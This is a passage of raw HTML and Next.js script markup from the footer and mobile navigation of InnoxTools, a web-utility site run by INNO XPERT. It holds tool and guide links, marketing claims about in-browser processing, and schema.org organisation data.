CLIENT-SIDE TOOLS OPERATIONAL</span></span><span class="hidden md:inline-flex items-center gap-1.5 text-neutral-500"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-lock w-3.5 h-3.5 text-cyan-400" aria-hidden="true"><rect width="18" height="11" x="3" y="11" rx="2" ry="2"></rect><path d="M7 11V7a5 5 0 0 1 10 0v4"></path></svg><span>Air-Gapped V8 Memory Verified</span></span><span class="hidden lg:inline-flex items-center gap-1.5 text-neutral-500"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-earth lucide-globe-2 w-3.5 h-3.5 text-purple-400" aria-hidden="true"><path d="M21.54 15H17a2 2 0 0 0-2 2v4.54"></path><path d="M7 3.34V5a3 3 0 0 0 3 3a2 2 0 0 1 2 2c0 1.1.9 2 2 2a2 2 0 0 0 2-2c0-1.1.9-2 2-2h3.17"></path><path d="M11 21.95V18a2 2 0 0 0-2-2a2 2 0 0 1-2-2v-1a2 2 0 0 0-2-2H2.05"></path><circle cx="12" cy="12" r="10"></circle></svg><span>Zero External Network Egress</span></span></div><button class="px-3.5 py-1.5 rounded-xl bg-neutral-900/80 hover:bg-neutral-850 border border-neutral-800 text-neutral-400 hover:text-white transition-all flex items-center gap-1.5 cursor-pointer text-xs font-mono font-bold shadow-sm"><span>Back to Top</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-arrow-up w-3.5 h-3.5 text-cyan-400" aria-hidden="true"><path d="m5 12 7-7 7 7"></path><path d="M12 19V5"></path></svg></button></div><div class="py-12 lg:py-16 grid grid-cols-1 md:grid-cols-2 lg:grid-cols-12 gap-8 lg:gap-10"><div class="lg:col-span-4 space-y-5"><a class="inline-block" href="/"><div class="flex items-center gap-2.5 sm:gap-3 group select-none"><div class="w-9 h-9 sm:w-10 sm:h-10 relative rounded-xl sm:rounded-2xl p-[1.5px] bg-gradient-to-br from-cyan-400 via-blue-500 to-purple-600 shadow-md shadow-blue-500/20 group-hover:shadow-blue-500/35 group-hover:scale-105 transition-all duration-200 shrink-0"><div class="w-full h-full rounded-[10px] sm:rounded-[14px] bg-[#070b14] flex items-center justify-center overflow-hidden"><svg viewBox="0 0 100 100" fill="none" class="w-full h-full p-1 sm:p-1.5"><defs><linearGradient id="logoBladeCyan" x1="0%" y1="0%" x2="100%" y2="100%"><stop offset="0%" stop-color="#00f2fe"></stop><stop offset="40%" stop-color="#38bdf8"></stop><stop offset="100%" stop-color="#2563eb"></stop></linearGradient><linearGradient id="logoBladePurple" x1="0%" y1="100%" x2="100%" y2="0%"><stop offset="0%" stop-color="#4f46e5"></stop><stop offset="50%" stop-color="#7c3aed"></stop><stop offset="100%" stop-color="#c084fc"></stop></linearGradient><filter id="logoShadow3D" x="-30%" y="-30%" width="160%" height="160%"><feDropShadow dx="-1.5" dy="2.5" stdDeviation="2.5" flood-color="#000000" flood-opacity="0.75"></feDropShadow></filter><filter id="logoSparkGlow" x="-30%" y="-30%" width="160%" height="160%"><feDropShadow dx="0" dy="0" stdDeviation="3.5" flood-color="#38bdf8" flood-opacity="0.85"></feDropShadow></filter></defs><circle cx="50" cy="50" r="28" fill="#3b82f6" fill-opacity="0.2"></circle><rect x="43" y="16" width="14" height="68" rx="7" transform="rotate(-45 50 50)" fill="url(#logoBladeCyan)"></rect><rect x="43" y="16" width="14" height="68" rx="7" transform="rotate(45 50 50)" fill="url(#logoBladePurple)" filter="url(#logoShadow3D)"></rect><polygon points="50,35 54,45 65,50 54,55 50,65 46,55 35,50 46,45" fill="#ffffff" filter="url(#logoSparkGlow)"></polygon><circle cx="50" cy="50" r="3" fill="#00f2fe"></circle></svg></div></div><div class="leading-tight"><div class="flex items-center gap-1.5"><span class="font-black tracking-tight text-white text-base sm:text-xl">Innox<span class="text-transparent bg-clip-text bg-gradient-to-r from-cyan-400 via-blue-400 to-indigo-400">Tools</span></span><span class="text-[9px] uppercase font-mono font-extrabold tracking-wider px-1.5 py-0.5 bg-blue-500/10 text-blue-400 border border-blue-500/20 rounded-md shrink-0">PRO</span></div><p class="text-[10px] text-neutral-400 font-medium tracking-tight mt-0.5 flex items-center gap-1"><span>by INNO XPERT</span></p></div></div></a><p class="text-xs sm:text-sm text-neutral-400 leading-relaxed max-w-sm">InnoxTools is an enterprise-grade suite of 101 high-precision web utilities, actuarial financial models, and developer tools. Engineered with 100% in-browser WebAssembly memory execution to guarantee complete data confidentiality with zero server uploads.</p><div class="p-4 rounded-2xl bg-neutral-950/80 border border-neutral-800/90 shadow-xl space-y-2.5"><div class="flex items-center justify-between"><div class="flex items-center gap-1.5 text-xs font-mono font-bold text-cyan-400 uppercase tracking-wider"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-sparkles lucide-stars w-3.5 h-3.5" aria-hidden="true"><path d="M11.017 2.814a1 1 0 0 1 1.966 0l1.051 5.558a2 2 0 0 0 1.594 1.594l5.558 1.051a1 1 0 0 1 0 1.966l-5.558 1.051a2 2 0 0 0-1.594 1.594l-1.051 5.558a1 1 0 0 1-1.966 0l-1.051-5.558a2 2 0 0 0-1.594-1.594l-5.558-1.051a1 1 0 0 1 0-1.966l5.558-1.051a2 2 0 0 0 1.594-1.594z"></path><path d="M20 2v4"></path><path d="M22 4h-4"></path><circle cx="4" cy="20" r="2"></circle></svg>Engineering Parent</div><span class="text-[10px] font-mono text-neutral-500">v2026.4</span></div><p class="text-xs text-neutral-300 leading-normal">Crafted and maintained by <span class="font-bold text-white">INNO XPERT</span>. We design bespoke web applications, custom calculation engines, and production AI platforms for global brands.</p><div class="pt-1 flex items-center justify-between"><a href="https://innoxpert.com" target="_blank" rel="noopener noreferrer" class="inline-flex items-center gap-1.5 text-xs font-bold font-mono text-cyan-400 hover:text-cyan-300 transition-colors"><span>Visit INNO XPERT Enterprise</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-external-link w-3.5 h-3.5" aria-hidden="true"><path d="M15 3h6v6"></path><path d="M10 14 21 3"></path><path d="M18 13v6a2 2 0 0 1-2 2H5a2 2 0 0 1-2-2V8a2 2 0 0 1 2-2h6"></path></svg></a></div></div><div class="text-[11px] font-mono text-neutral-500 space-y-1"><div class="text-neutral-400 font-bold uppercase tracking-wider text-[10px]">Global Architectural Reach:</div><p class="leading-relaxed">Serving software engineers, finance analysts, and creators across North America, Europe, United Kingdom, Australia, Asia-Pacific & Sri Lanka.</p></div></div><div class="lg:col-span-2"><p class="text-xs font-bold font-mono uppercase tracking-wider text-white mb-4 flex items-center gap-2"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-file-stack w-3.5 h-3.5 text-rose-400" aria-hidden="true"><path d="M11 21a1 1 0 0 1-1 1H4a1 1 0 0 1-1-1v-8a1 1 0 0 1 1-1"></path><path d="M16 16a1 1 0 0 1-1 1H9a1 1 0 0 1-1-1V8a1 1 0 0 1 1-1"></path><path d="M21 6a2 2 0 0 0-.586-1.414l-2-2A2 2 0 0 0 17 2h-3a1 1 0 0 0-1 1v8a1 1 0 0 0 1 1h6a1 1 0 0 0 1-1z"></path></svg><span>7 Core Suites</span></p><ul class="space-y-2 text-xs font-mono"><li><a class="text-neutral-400 hover:text-rose-400 transition-colors flex items-center gap-1.5" href="/category/pdf"><span class="text-rose-500/60 font-bold">01.</span> PDF & Documents</a></li><li><a class="text-neutral-400 hover:text-blue-400 transition-colors flex items-center gap-1.5" href="/category/developer"><span class="text-blue-500/60 font-bold">02.</span> Developer & APIs</a></li><li><a class="text-neutral-400 hover:text-amber-400 transition-colors flex items-center gap-1.5" href="/category/media"><span class="text-amber-500/60 font-bold">03.</span> Creative Media</a></li><li><a class="text-neutral-400 hover:text-emerald-400 transition-colors flex items-center gap-1.5" href="/category/finance"><span class="text-emerald-500/60 font-bold">04.</span> Quant Finance</a></li><li><a class="text-neutral-400 hover:text-purple-400 transition-colors flex items-center gap-1.5" href="/category/design"><span class="text-purple-500/60 font-bold">05.</span> CSS & UI Studio</a></li><li><a class="text-neutral-400 hover:text-pink-400 transition-colors flex items-center gap-1.5" href="/category/content"><span class="text-pink-500/60 font-bold">06.</span> Editorial Content</a></li><li><a class="text-neutral-400 hover:text-cyan-400 transition-colors flex items-center gap-1.5" href="/category/utilities"><span class="text-cyan-500/60 font-bold">07.</span> Daily Utilities</a></li><li class="pt-2"><a class="text-cyan-400 hover:text-cyan-300 font-bold flex items-center gap-1" href="/tools"><span>Explore All 101 Tools →</span></a></li></ul></div><div class="lg:col-span-2"><p class="text-xs font-bold font-mono uppercase tracking-wider text-white mb-4 flex items-center gap-2"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-code-xml lucide-code-2 w-3.5 h-3.5 text-blue-400" aria-hidden="true"><path d="m18 16 4-4-4-4"></path><path d="m6 8-4 4 4 4"></path><path d="m14.5 4-5 16"></path></svg><span>Flagship Tools</span></p><ul class="space-y-2 text-xs"><li><a class="text-neutral-400 hover:text-white transition-colors truncate block" href="/tools/merge-pdf">Merge PDF Online</a></li><li><a class="text-neutral-400 hover:text-white transition-colors truncate block" href="/tools/json-formatter">JSON Formatter & Validator</a></li><li><a class="text-neutral-400 hover:text-white transition-colors truncate block" href="/tools/password-generator">Password Generator Pro</a></li><li><a class="text-neutral-400 hover:text-white transition-colors truncate block" href="/tools/loan-emi-calculator">Loan EMI & Amortization</a></li><li><a class="text-neutral-400 hover:text-white transition-colors truncate block" href="/tools/webp-to-png">WebP to PNG Converter</a></li><li><a class="text-neutral-400 hover:text-white transition-colors truncate block" href="/tools/word-counter">Word & Character Counter</a></li><li><a class="text-neutral-400 hover:text-white transition-colors truncate block" href="/tools/internet-speed-test">Internet Speed & Jitter Test</a></li><li><a class="text-neutral-400 hover:text-white transition-colors truncate block" href="/tools/jwt-decoder">JWT Token Decoder</a></li></ul></div><div class="lg:col-span-2"><p class="text-xs font-bold font-mono uppercase tracking-wider text-white mb-4 flex items-center gap-2"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-book-open w-3.5 h-3.5 text-purple-400" aria-hidden="true"><path d="M12 5v16"></path><path d="M20.001 19A2 2 0 0022 17V5a2 2 0 00-1.999-2L16 3.002A5 5 0 0012 5a5 5 0 00-4-2H4a2 2 0 00-2 2v12a2 2 0 001.999 2H8a5 5 0 014 2 5 5 0 014-2z"></path></svg><span>Research Guides</span></p><ul class="space-y-2 text-xs"><li><a class="text-neutral-400 hover:text-white transition-colors line-clamp-1 block" href="/blog/in-browser-pdf-internals-adobe-spec-xref-tables-stream-compression-splitter-guide">PDF Spec & Stream Compression</a></li><li><a class="text-neutral-400 hover:text-white transition-colors line-clamp-1 block" href="/blog/cryptographic-password-entropy-csprng-zero-knowledge-security-guide">Shannon Entropy & CSPRNGs</a></li><li><a class="text-neutral-400 hover:text-white transition-colors line-clamp-1 block" href="/blog/physics-of-network-latency-bufferbloat-tcp-speedtest-measurement-guide">Network Latency & Bufferbloat</a></li><li><a class="text-neutral-400 hover:text-white transition-colors line-clamp-1 block" href="/blog/loan-amortization-mathematics-compound-interest-mortgage-guide">Loan Amortization Inversions</a></li><li><a class="text-neutral-400 hover:text-white transition-colors line-clamp-1 block" href="/blog/enterprise-typography-text-analytics-word-count-reading-velocity-guide">Text Analytics & Reading Speed</a></li><li><a class="text-neutral-400 hover:text-white transition-colors line-clamp-1 block" href="/blog/mathematics-of-vector-optimization-svg-path-pruning-web-vitals-guide">SVG Math & Vector Pruning</a></li><li class="pt-2"><a class="text-purple-400 hover:text-purple-300 font-bold font-mono flex items-center gap-1" href="/blog"><span>Browse 60 Handbooks →</span></a></li></ul></div><div class="lg:col-span-2"><p class="text-xs font-bold font-mono uppercase tracking-wider text-white mb-4 flex items-center gap-2"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-shield-check w-3.5 h-3.5 text-emerald-400" aria-hidden="true"><path d="M20 13c0 5-3.5 7.5-7.66 8.95a1 1 0 0 1-.67-.01C7.5 20.5 4 18 4 13V6a1 1 0 0 1 1-1c2 0 4.5-1.2 6.24-2.72a1.17 1.17 0 0 1 1.52 0C14.51 3.81 17 5 19 5a1 1 0 0 1 1 1z"></path><path d="m9 12 2 2 4-4"></path></svg><span>Company & Legal</span></p><ul class="space-y-2 text-xs"><li><a class="text-neutral-400 hover:text-white transition-colors block" href="/about">About InnoxTools</a></li><li><a class="text-neutral-400 hover:text-white transition-colors block" href="/contact">Contact Support</a></li><li><a class="text-neutral-400 hover:text-white transition-colors block" href="/privacy-policy">Privacy Policy (GDPR Art. 25)</a></li><li><a class="text-neutral-400 hover:text-white transition-colors block" href="/terms">Terms of Service</a></li><li><a class="text-neutral-400 hover:text-white transition-colors block" href="/disclaimer">Mathematical Disclaimer</a></li><li><a href="https://innoxpert.com" target="_blank" rel="noopener noreferrer" class="text-neutral-400 hover:text-cyan-400 transition-colors inline-flex items-center gap-1">Enterprise Services <svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-external-link w-3 h-3" aria-hidden="true"><path d="M15 3h6v6"></path><path d="M10 14 21 3"></path><path d="M18 13v6a2 2 0 0 1-2 2H5a2 2 0 0 1-2-2V8a2 2 0 0 1 2-2h6"></path></svg></a></li><li class="pt-2 text-[11px] font-mono text-neutral-400"><span class="text-neutral-500 block">Engineering Support:</span><a href="mailto:support@innoxpert.com" class="text-cyan-400 hover:underline">support@innoxpert.com</a></li></ul></div></div><div class="py-8 border-t border-neutral-800/80 flex flex-col md:flex-row items-center justify-between gap-4 text-xs font-mono text-neutral-500"><div class="text-center md:text-left"><p>© <!-- -->2026<!-- --> InnoxTools by <a href="https://innoxpert.com" target="_blank" rel="noopener noreferrer" class="text-neutral-300 hover:text-white font-bold underline">INNO XPERT</a>. All rights reserved.</p><p class="text-[11px] text-neutral-600 mt-0.5">Deterministic In-Browser Runtimes • WebAssembly Core • Zero-Knowledge Architecture</p></div><div class="flex flex-wrap items-center justify-center gap-4 text-[11px]"><span class="flex items-center gap-1.5 text-emerald-400"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-shield-check w-3.5 h-3.5" aria-hidden="true"><path d="M20 13c0 5-3.5 7.5-7.66 8.95a1 1 0 0 1-.67-.01C7.5 20.5 4 18 4 13V6a1 1 0 0 1 1-1c2 0 4.5-1.2 6.24-2.72a1.17 1.17 0 0 1 1.52 0C14.51 3.81 17 5 19 5a1 1 0 0 1 1 1z"></path><path d="m9 12 2 2 4-4"></path></svg><span>GDPR Art. 25 Compliant</span></span><span class="flex items-center gap-1.5 text-cyan-400"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-zap w-3.5 h-3.5" aria-hidden="true"><path d="M15.914 4a1.5 1.5 0 00-2.474-1.561l-9 9A1.5 1.5 0 005.5 14h4.002a.5.5 0 01.471.666L8.086 20a1.5 1.5 0 002.475 1.56l9-9A1.5 1.5 0 0018.5 10h-3.997a.5.5 0 01-.472-.667z"></path></svg><span>Next.js 15 + Wasm</span></span><span class="flex items-center gap-1.5 text-purple-400"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-lock w-3.5 h-3.5" aria-hidden="true"><rect width="18" height="11" x="3" y="11" rx="2" ry="2"></rect><path d="M7 11V7a5 5 0 0 1 10 0v4"></path></svg><span>Air-Gapped RAM</span></span></div></div></div></footer></div><!--$--><!--/$--><nav aria-label="Mobile Navigation Dock" class="lg:hidden fixed bottom-0 left-0 right-0 z-40 bg-neutral-950/85 backdrop-blur-2xl border-t border-neutral-800/80 shadow-[0_-10px_35px_rgba(0,0,0,0.8)] px-2 pt-1.5 pb-[max(0.6rem,env(safe-area-inset-bottom))] flex items-center justify-around"><a class="flex flex-col items-center justify-center flex-1 py-1 transition-all group text-neutral-400 hover:text-white" href="/"><div class="relative"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-house lucide-home w-5 h-5 transition-transform group-hover:scale-105" aria-hidden="true"><path d="M15 21v-8a1 1 0 0 0-1-1h-4a1 1 0 0 0-1 1v8"></path><path d="M3 10a2 2 0 0 1 .709-1.528l7-6a2 2 0 0 1 2.582 0l7 6A2 2 0 0 1 21 10v9a2 2 0 0 1-2 2H5a2 2 0 0 1-2-2z"></path></svg></div><span class="text-[10px] font-bold mt-1 tracking-tight">Home</span></a><a class="flex flex-col items-center justify-center flex-1 py-1 transition-all group text-neutral-400 hover:text-white" href="/tools"><div class="relative"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-layers lucide-layers-3 w-5 h-5 transition-transform group-hover:scale-105" aria-hidden="true"><path d="M12.83 2.18a2 2 0 0 0-1.66 0L2.6 6.08a1 1 0 0 0 0 1.83l8.58 3.91a2 2 0 0 0 1.66 0l8.58-3.9a1 1 0 0 0 0-1.83z"></path><path d="M2 12a1 1 0 0 0 .58.91l8.6 3.91a2 2 0 0 0 1.65 0l8.58-3.9A1 1 0 0 0 22 12"></path><path d="M2 17a1 1 0 0 0 .58.91l8.6 3.91a2 2 0 0 0 1.65 0l8.58-3.9A1 1 0 0 0 22 17"></path></svg></div><span class="text-[10px] font-bold mt-1 tracking-tight">Tools</span></a><div class="flex-1 flex justify-center -translate-y-2.5"><button type="button" class="w-12 h-12 rounded-2xl bg-gradient-to-tr from-blue-600 via-indigo-600 to-purple-600 flex items-center justify-center text-white shadow-xl shadow-blue-500/40 ring-4 ring-neutral-950 active:scale-95 transition-all" title="Search All 101 Tools" aria-label="Search All 101 Tools"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-search w-5 h-5 text-white" aria-hidden="true"><path d="m21 21-4.34-4.34"></path><circle cx="11" cy="11" r="8"></circle></svg></button></div><a class="flex flex-col items-center justify-center flex-1 py-1 transition-all group text-blue-400" href="/blog"><div class="relative"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-book-open w-5 h-5 transition-transform scale-110" aria-hidden="true"><path d="M12 5v16"></path><path d="M20.001 19A2 2 0 0022 17V5a2 2 0 00-1.999-2L16 3.002A5 5 0 0012 5a5 5 0 00-4-2H4a2 2 0 00-2 2v12a2 2 0 001.999 2H8a5 5 0 014 2 5 5 0 014-2z"></path></svg><span class="absolute -bottom-1 left-1/2 -translate-x-1/2 w-1 h-1 rounded-full bg-blue-400 shadow-[0_0_8px_#38bdf8]"></span></div><span class="text-[10px] font-bold mt-1 tracking-tight">Guides</span></a><a class="flex flex-col items-center justify-center flex-1 py-1 transition-all group text-neutral-400 hover:text-white" href="/profile"><div class="relative"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-user w-5 h-5 transition-transform group-hover:scale-105" aria-hidden="true"><path d="M19 21v-2a4 4 0 0 0-4-4H9a4 4 0 0 0-4 4v2"></path><circle cx="12" cy="7" r="4"></circle></svg></div><span class="text-[10px] font-bold mt-1 tracking-tight">Sign In</span></a></nav><script id="_R_">(globalThis["TURBOPACK"] || (globalThis["TURBOPACK"] = [])).push({"otherChunks":["static/immutable/chunks/2j4zeuj-eal-8.js","static/immutable/chunks/1vkbvs5cv4r1l.js","static/immutable/chunks/3v0eld2bl8bt6.js","static/immutable/chunks/39zg7yvttwg06.js"],"runtimeModuleIds":[94553]});</script><script src="/_next/static/immutable/chunks/2j4zeuj-eal-8.js" async=""></script><script>(self.__next_f=self.__next_f||[]).push([0])</script><script>self.__next_f.push([1,"1:\"$Sreact.fragment\"\nc:\"/_next/static/immutable/chunks/3u2oz1vtkm4et.js\"\nd:\"/_next/static/immutable/chunks/0wd--rgsixzg3.js\"\ne:\"/_next/static/immutable/chunks/0puipfpxfgmma.js\"\nf:I[68027,[\"$c\",\"$d\",\"$e\"],\"default\",1]\n:HL[\"/_next/static/immutable/chunks/0ashupl_lstvo.css\",\"style\"]\n2:T8e4,"])</script><script>self.__next_f.push([1,"{\"@context\":\"https://schema.org\",\"@graph\":[{\"@type\":\"WebSite\",\"@id\":\"https://www.innoxtools.com/#website\",\"url\":\"https://www.innoxtools.com\",\"name\":\"InnoxTools\",\"description\":\"Ultra-fast, 100% client-side free developer utilities, finance calculators, and SEO tools by INNO XPERT.\",\"datePublished\":\"2026-01-01T00:00:00Z\",\"dateModified\":\"2026-11-09T00:00:00Z\",\"author\":{\"@type\":\"Organization\",\"@id\":\"https://innoxpert.com/#organization\",\"name\":\"INNO XPERT\",\"url\":\"https://innoxpert.com\"},\"creator\":{\"@type\":\"Organization\",\"@id\":\"https://innoxpert.com/#organization\",\"name\":\"INNO XPERT\",\"url\":\"https://innoxpert.com\"},\"publisher\":{\"@id\":\"https://innoxpert.com/#organization\"},\"potentialAction\":{\"@type\":\"SearchAction\",\"target\":{\"@type\":\"EntryPoint\",\"urlTemplate\":\"https://www.innoxtools.com/?q={search_term_string}\"},\"query-input\":\"required name=search_term_string\"}},{\"@type\":\"WebPage\",\"@id\":\"https://www.innoxtools.com/#webpage\",\"url\":\"https://www.innoxtools.com\",\"name\":\"InnoxTools - Free Online Web Tools, Utilities \u0026 Calculators\",\"description\":\"Ultra-fast, 100% client-side free developer utilities, finance calculators, and SEO tools by INNO XPERT.\",\"isPartOf\":{\"@id\":\"https://www.innoxtools.com/#website\"},\"about\":{\"@id\":\"https://innoxpert.com/#organization\"},\"datePublished\":\"2026-01-01T00:00:00Z\",\"dateModified\":\"2026-11-09T00:00:00Z\",\"inLanguage\":\"en-US\",\"author\":{\"@type\":\"Organization\",\"@id\":\"https://innoxpert.com/#organization\",\"name\":\"INNO XPERT\",\"url\":\"https://innoxpert.com\"},\"creator\":{\"@type\":\"Organization\",\"@id\":\"https://innoxpert.com/#organization\",\"name\":\"INNO XPERT\",\"url\":\"https://innoxpert.com\"},\"publisher\":{\"@id\":\"https://innoxpert.com/#organization\"}},{\"@type\":\"Organization\",\"@id\":\"https://innoxpert.com/#organization\",\"name\":\"INNO XPERT\",\"legalName\":\"INNO XPERT\",\"url\":\"https://innoxpert.com\",\"logo\":\"https://www.innoxtools.com/icon.svg\",\"image\":\"https://www.innoxtools.com/icon.svg\",\"email\":\"support@innoxpert.com\",\"telephone\":\"+94773543361\",\"address\":{\"@type\":\"PostalAddress\",\"addressCountry\":\"LK\"},\"contactPoint\":[{\"@type\":\"ContactPoint\",\"telephone\":\"+94773543361\",\"contactType\":\"Customer Support\",\"email\":\"support@innoxpert.com\",\"url\":\"https://www.innoxtools.com/contact\",\"availableLanguage\":[\"English\"]}],\"sameAs\":[\"https://innoxpert.com\"]}]}"])</script><script>self.__next_f.push([1,"6:X\n9:[[\"children\",{\"s\":\"__PAGE__\",\"h\":512,\"d\":{\"r\":\"$La\",\"p\":false,\"v\":null}}]]\n7:[[\"children\",{\"s\":{\"n\":\"slug\",\"t\":\"d\",\"k\":\"transpiling-vector-graphics-to-component-frameworks-svg-to-react-jsx-ast-guide\",\"s\":[]},\"h\":512,\"d\":{\"r\":\"$L8\",\"p\":false,\"v\":\"$6\"},\"c\":\"$Q9\"}]]\n4:[[\"children\",{\"s\":\"blog\",\"h\":512,\"d\":{\"r\":\"$L5\",\"p\":false,\"v\":\"$6\"},\"c\":\"$Q7\"}]]\n"])</script><script>self.__next_f.push([1,"0:{\"P\":null,\"c\":[\"\",\"blog\",\"transpiling-vector-graphics-to-component-frameworks-svg-to-react-jsx-ast-guide\"],\"q\":\"\",\"i\":false,\"t\":{\"t\":{\"s\":\"\",\"h\":528,\"d\":{\"r\":[\"$\",\"$1\",\"c\",{\"children\":[[[\"$\",\"link\",\"0\",{\"rel\":\"stylesheet\",\"href\":\"/_next/static/immutable/chunks/0ashupl_lstvo.css\",\"precedence\":\"next\",\"crossOrigin\":\"$undefined\",\"nonce\":\"$undefined\"}],[\"$\",\"script\",\"script-0\",{\"src\":\"/_next/static/immutable/chunks/3u2oz1vtkm4et.js\",\"async\":true,\"nonce\":\"$undefined\"}],[\"$\",\"script\",\"script-1\",{\"src\":\"/_next/static/immutable/chunks/0wd--rgsixzg3.js\",\"async\":true,\"nonce\":\"$undefined\"}],[\"$\",\"script\",\"script-2\",{\"src\":\"/_next/static/immutable/chunks/0puipfpxfgmma.js\",\"async\":true,\"nonce\":\"$undefined\"}]],[\"$\",\"html\",null,{\"lang\":\"en\",\"className\":\"h-full antialiased\",\"children\":[[\"$\",\"head\",null,{\"children\":[[\"$\",\"link\",null,{\"rel\":\"apple-touch-icon\",\"href\":\"/icon.svg\"}],[\"$\",\"meta\",null,{\"name\":\"google-adsense-account\",\"content\":\"ca-pub-2950714511750568\"}],[\"$\",\"meta\",null,{\"name\":\"content-signal\",\"content\":\"ai-train=yes, search=yes, ai-input=yes\"}],[\"$\",\"meta\",null,{\"name\":\"author\",\"content\":\"INNO XPERT\"}],[\"$\",\"meta\",null,{\"name\":\"format-detection\",\"content\":\"telephone=no\"}],[\"$\",\"meta\",null,{\"name\":\"robots\",\"content\":\"index, follow, max-image-preview:large, max-snippet:-1, max-video-preview:-1\"}],[\"$\",\"meta\",null,{\"name\":\"date\",\"content\":\"2026-11-09\"}],[\"$\",\"meta\",null,{\"property\":\"article:published_time\",\"content\":\"2026-01-01T00:00:00Z\"}],[\"$\",\"meta\",null,{\"property\":\"article:modified_time\",\"content\":\"2026-11-09T00:00:00Z\"}],[\"$\",\"script\",null,{\"type\":\"application/ld+json\",\"dangerouslySetInnerHTML\":{\"__html\":\"$2\"}}]]}],\"$L3\"]}]]}],\"p\":false,\"v\":null},\"c\":\"$Q4\"},\"h\":{\"r\":\"$Lb\",\"p\":false,\"v\":null}},\"m\":\"$undefined\",\"G\":[\"$f\",[\"$L10\"]],\"S\":true,\"r\":\"$undefined\",\"s\":\"$undefined\",\"a\":\"$undefined\",\"l\":\"$undefined\",\"p\":\"$undefined\",\"d\":\"$undefined\",\"b\":\"0HvM-btQ0DW56gK0PwFH_\"}\n"])</script><script>self.__next_f.push([1,"11:I[32341,[\"$c\",\"$d\",\"$e\"],\"AuthProvider\"]\n12:\"AdConfigProvider\"\n13:I[52150,[\"$c\",\"$d\",\"$e\"],\"$12\"]\n14:I[39756,[\"$c\",\"$d\",\"$e\"],\"default\"]\n15:I[37457,[\"$c\",\"$d\",\"$e\"],\"default\"]\n16:I[88,[\"$c\",\"$d\",\"$e\"],\"default\"]\n17:I[79520,[\"$c\",\"$d\",\"$e\"],\"\"]\n19:I[97367,[\"$c\",\"$d\",\"$e\"],\"OutletBoundary\"]\n1a:\"$Sreact.suspense\"\n1c:\"ViewportBoundary\"\n1d:I[97367,[\"$c\",\"$d\",\"$e\"],\"$1c\"]\n1f:\"MetadataBoundary\"\n20:I[97367,[\"$c\",\"$d\",\"$e\"],\"$1f\"]\n"])</script><script>self.__next_f.push([1,"3:[\"$\",\"body\",null,{\"className\":\"min-h-full flex flex-col font-sans pb-20 lg:pb-0\",\"children\":[[\"$\",\"$L11\",null,{\"children\":[\"$\",\"$L13\",null,{\"children\":[[\"$\",\"$L14\",null,{\"parallelRouterKey\":\"children\",\"error\":\"$undefined\",\"errorStyles\":\"$undefined\",\"errorScripts\":\"$undefined\",\"template\":[\"$\",\"$L15\",null,{}],\"templateStyles\":\"$undefined\",\"templateScripts\":\"$undefined\",\"notFound\":[[[\"$\",\"title\",null,{\"children\":\"404: This page could not be found.\"}],[\"$\",\"div\",null,{\"style\":{\"fontFamily\":\"system-ui,\\\"Segoe UI\\\",Roboto,Helvetica,Arial,sans-serif,\\\"Apple Color Emoji\\\",\\\"Segoe UI 